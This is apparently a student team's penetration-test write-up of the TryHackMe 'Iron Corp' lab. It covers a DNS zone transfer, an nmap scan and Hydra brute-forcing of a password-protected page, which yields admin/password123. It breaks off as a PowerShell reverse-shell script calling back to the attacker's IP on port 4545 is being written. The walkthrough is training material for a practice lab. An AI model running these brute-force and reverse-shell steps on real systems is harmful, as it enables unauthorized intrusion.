PenTest 2


ROOM A

DRACOMALFOY

Members

ID	Name	Role
1211103093	AQRA ALISA BINTI RASHIDI	Leader
1211103098	NUR INQSYIRA BINTI ZAMRI	Member
1211103097	NURUL AQILAH BINTI MOHD SHARIFF	Member
1211102093	SITI NUR AMIRAH BINTI ZURAIHAN	Member

Steps 1 : Recon and Enumeration



Iron Corp suffered a security breach not long time ago.

You have been chosen by Iron Corp to conduct a penetration test of their asset.
They did system hardening and are expecting you not to be able to access their system.

The asset in scope is: ironcorp.me

Note: Edit your config file and add ironcorp.me

Note 2: It might take around 5-7 minutes for the VM to fully boot, so please be patient.

Happy hacking!

Answer the questions below

user.txt

Answer format: ***{********************************}

root.txt


Answer format: ***{********************************}

Members Involved: Aqra, Inqsyira, Aqilah, Amirah

Tools used: attackbox, kali linux, terminal, nano, dig, hydra, firefox

Thought Process and Methodology and Attempts:

First we add the IP address to ***/etc/hosts*** so we can list all the domain name and IP address.




```
  GNU nano 2.9.3                        /etc/hosts

127.0.0.1       localhost
127.0.1.1       tryhackme.lan   tryhackme
10.10.81.81 ironcorp.me

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Then we use


dig ironcorp.me @IP address axfr

we discovered two internal subdomains.



```
10.10.81.81 internal.ironcorp.me

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
root@ip-10-10-250-147:/etc# cd ..
root@ip-10-10-250-147:/# dig ironcorp.me @10.10.81.81 axfr

; <<>> DiG 9.11.3-1ubuntu1.13-Ubuntu <<>> ironcorp.me @10.10.81.81 axfr
;; global options: +cmd
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 9
00 600 86400 3600
ironcorp.me.            3600    IN      NS      win-8vmbkf3g815.
admin.ironcorp.me.      3600    IN      A       127.0.0.1
internal.ironcorp.me.   3600    IN      A       127.0.0.1
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 9
00 600 86400 3600
;; Query time: 39 msec
;; SERVER: 10.10.81.81#53(10.10.81.81)
;; WHEN: Tue Aug 02 06:12:40 BST 2022
;; XFR size: 5 records (messages 1, bytes 238)

root@ip-10-10-250-147:/# 
```


Next, we go to the /etc/hosts file again to add admin and internal



```
127.0.0.1       localhost
127.0.1.1       tryhackme.lan   tryhackme
10.10.81.81 ironcorp.me
10.10.81.81 admin.ironcorp.me
10.10.81.81 internal.ironcorp.me

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

We begin to execute nmap to check for the open ports

Nmap -Pn -sV -O -T 5 -p1-65000 ironcorp.me




```
Nmap done: 1 IP address (0 hosts up) scanned in 0.79 seconds
root@ip-10-10-23-194:~# clear

root@ip-10-10-23-194:~# nano /etc/hosts
root@ip-10-10-23-194:~# nmap -Pn -sV -O -T 5 -p1-65000 ironcorp.me

Starting Nmap 7.60 ( https://nmap.org ) at 2022-08-02 03:44 BST
Warning: 10.10.4.149 giving up on port because retransmission cap hit (2).
Nmap scan report for ironcorp.me (10.10.4.149)
Host is up (0.0020s latency).
Not shown: 64992 filtered ports
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS
135/tcp   open  msrpc         Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8080/tcp  open  http          Microsoft IIS httpd 10.0
11025/tcp open  http          Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.4)
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 02:70:E5:EF:73:B7 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and
 1 closed port
OS fingerprint not ideal because: Timing level 5 (Insane) used
No OS matches for host
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 522.22 seconds
root@ip-10-10-23-194:~# 
```

As we can see here there are 3 HTTP port open.

Let’s have a look at all the open HTTP ports


The first one is Dashtreme : port 8080

We connect to the web service on port 8080 and find a control panel, but we cannot find any features that can guide us.



And the second one is Coming Soon: port 11025


We access the web service of port 11025 and encounter the same issue, another website that appears to lack information or capabilities that would assist us in climbing the system.


Applications Places System
Tue 2 Aug, 01:43AttackBox IP:10.10.229.181
Coming Soon - Start Bootstrap Theme - Mozilla Firefox
Dashtreme Admin - Free
Coming Soon - Start Bootstr
10.10.107.98:11025
TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
Revshell Generator
Enter email...
NOTIFY ME!

Coming Soon!

We're working hard to finish the development of this site. Our target launch date is **July 2020**! Sign up for updates using the form below!

Next, we try head to admin.ironcorp.me:11025 but it requested our username and password for us to be able to access the webpage.



Authentication Required - Mozilla Firefox


http://admin.ironcorp.me:11025 is requesting your username and password. The site says: “My Protected Area”

User Name:


Password:

We assisted ourselves with Hydra to obtain the username and password.

We tried using rockyou.txt on our first attempt, but it didn’t seem to cooperate.



root@ip-10-10-255-146: /usr/share/wordlists
File Edit View Search Terminal Help

```
apt install sl

root@ip-10-10-255-146:~# ls
Desktop    hydra.restore  Pictures  Rooms    thinclient_drives
Downloads  Instructions   Postman   Scripts  Tools
root@ip-10-10-255-146:~# locate rockyou.txt
/usr/share/wordlists/rockyou.txt
root@ip-10-10-255-146:~# cd /usr/share/wordlists
root@ip-10-10-255-146:/usr/share/wordlists# ls
dirb       fasttrack.txt   PythonForPentesters  SecLists
dirbuster  MetasploitRoom  rockyou.txt          wordlists.zip
root@ip-10-10-255-146:/usr/share/wordlists# hydra -L rockyou.txt -P rockyou.txt
-s 11025 admin.ironcorp.me http-get -I
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2022-08-02 05:00:01
[WARNING] You must supply the web page as an additional option or via -m, defaul
t path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 205761753982404 login tries
(l:14344398/p:14344398), ~12860109623901 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025//
[ERROR] Child with pid 6785 terminating, can not connect
[ERROR] Child with pid 6786 terminating, can not connect
```



```
[ERROR] Child with pid 5913 terminating, can not connect
[ERROR] Child with pid 5916 terminating, can not connect
[ERROR] Child with pid 5914 terminating, can not connect
[ERROR] Child with pid 5915 terminating, can not connect
[ERROR] Child with pid 5917 terminating, can not connect
[ERROR] Child with pid 5933 terminating, can not connect
[ERROR] Child with pid 5932 terminating, can not connect
[ERROR] Child with pid 5941 terminating, can not connect
[ERROR] Child with pid 5934 terminating, can not connect
[ERROR] Child with pid 5936 terminating, can not connect
[ERROR] Child with pid 5935 terminating, can not connect
[ERROR] Child with pid 5937 terminating, can not connect
[ERROR] Child with pid 5942 terminating, can not connect
[ERROR] Child with pid 5926 terminating, can not connect
[ERROR] Child with pid 5943 terminating, can not connect
[ERROR] Child with pid 5945 terminating, can not connect
[ERROR] Child with pid 5938 terminating, can not connect
[ERROR] Child with pid 5944 terminating, can not connect
[ERROR] Child with pid 5939 terminating, can not connect
[ERROR] Child with pid 5931 terminating, can not connect
[ERROR] Child with pid 5940 terminating, can not connect
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume sessio
n.
root@ip-10-10-255-146:~# 
```


Then, on our second attempt, we try using password.txt. After running the command using three different directories of password.txt, it also did not give us the required username and password. It keeps saying 0 valid passwords found.



```
root@ip-10-10-255-146:~# locate password.txt
/usr/share/wordlists/SecLists/Fuzzing/User-Agents/software-name/1password.txt
/usr/share/wordlists/SecLists/Passwords/bt4-password.txt
/usr/share/wordlists/SecLists/Permutations/korelogic-password.txt
root@ip-10-10-255-146:~# hydra -l admin -P /usr/share/wordlists/SecLists/Passwor
ds/Permutations/korelogic-password.txt -s 11025 admin.ironcorp.me http-get
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2022-08-02 04:41:32
[WARNING] You must supply the web page as an additional option or via -m, defaul
t path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1152 login tries (l:1/p:1152
), ~72 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025//
[STATUS] 1140.00 tries/min, 1140 tries in 00:01h, 12 to do in 00:01h, 16 active
1 of 1 target completed, 0 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2022-08-02 04:42:33
root@ip-10-10-255-146:~#
```


Finally, after several attempts, Inqsyira manages to get the username and password using http_default_users.txt which is located under **/opt/metasploit-framework-5101/data/wordlists** with the following command…

hydra -L http_default_users.txt -P /usr/share/nmap/nselib/data/passwords.lst -s 11025 -f admin.ironcorp.me http-get


root@ip-10-10-99-230: /opt/metasploit-framework-5101/data/wordlists
File Edit View Search Terminal Help

```
unix_passwords.txt
unix_users.txt
vnc_passwords.txt
vxworks_collide_20.txt
vxworks_common_20.txt
wp-plugins.txt
wp-themes.txt
root@ip-10-10-99-230:/opt/metasploit-framework-5101/data/wordlists# hydra -L htt
p_default_users.txt -P /usr/share/nmap/nselib/data/passwords.lst -s 11025 -f adm
in.ironcorp.me http-get
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2022-08-02 08:46:03
[WARNING] You must supply the web page as an additional option or via -m, defaul
t path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 71176 login tries (l:14/p:50
84), ~4449 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025//
[11025][http-get] host: admin.ironcorp.me   login: admin   password: password123
[STATUS] attack finished for admin.ironcorp.me (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2022-08-02 08:46:55
root@ip-10-10-99-230:/opt/metasploit-framework-5101/data/wordlists#
```

Upon keying in the username and password, we are now in.



Ultimate search bar

Search: ****** Submit Query


Steps 2 : Initial Foothold

Members Involved: Aqra, Inqsyira, Aqilah, Amirah

Tools used: attackbox tryhackme, kali linux, burpsuite, foxy proxy, Nishan (reverse-shell), netcat, firefox


Thought Process and Methodology and Attempts:

Now that we acknowledge the vulnerabilities, we then tried to use a reverse shell to exploit them. First thing up, we head to github to copy the powershell tcp reverse shell script. Then we use nano to create shell.ps1 which containing the copied reverse shell script. We change the script's ip address to our ip address and use port: 4545.



```
  GNU nano 2.9.3                      shell.ps1

$client = New-Object System.Net.Sockets.TCPClient('10.10.200.24',4545);$stream $
```

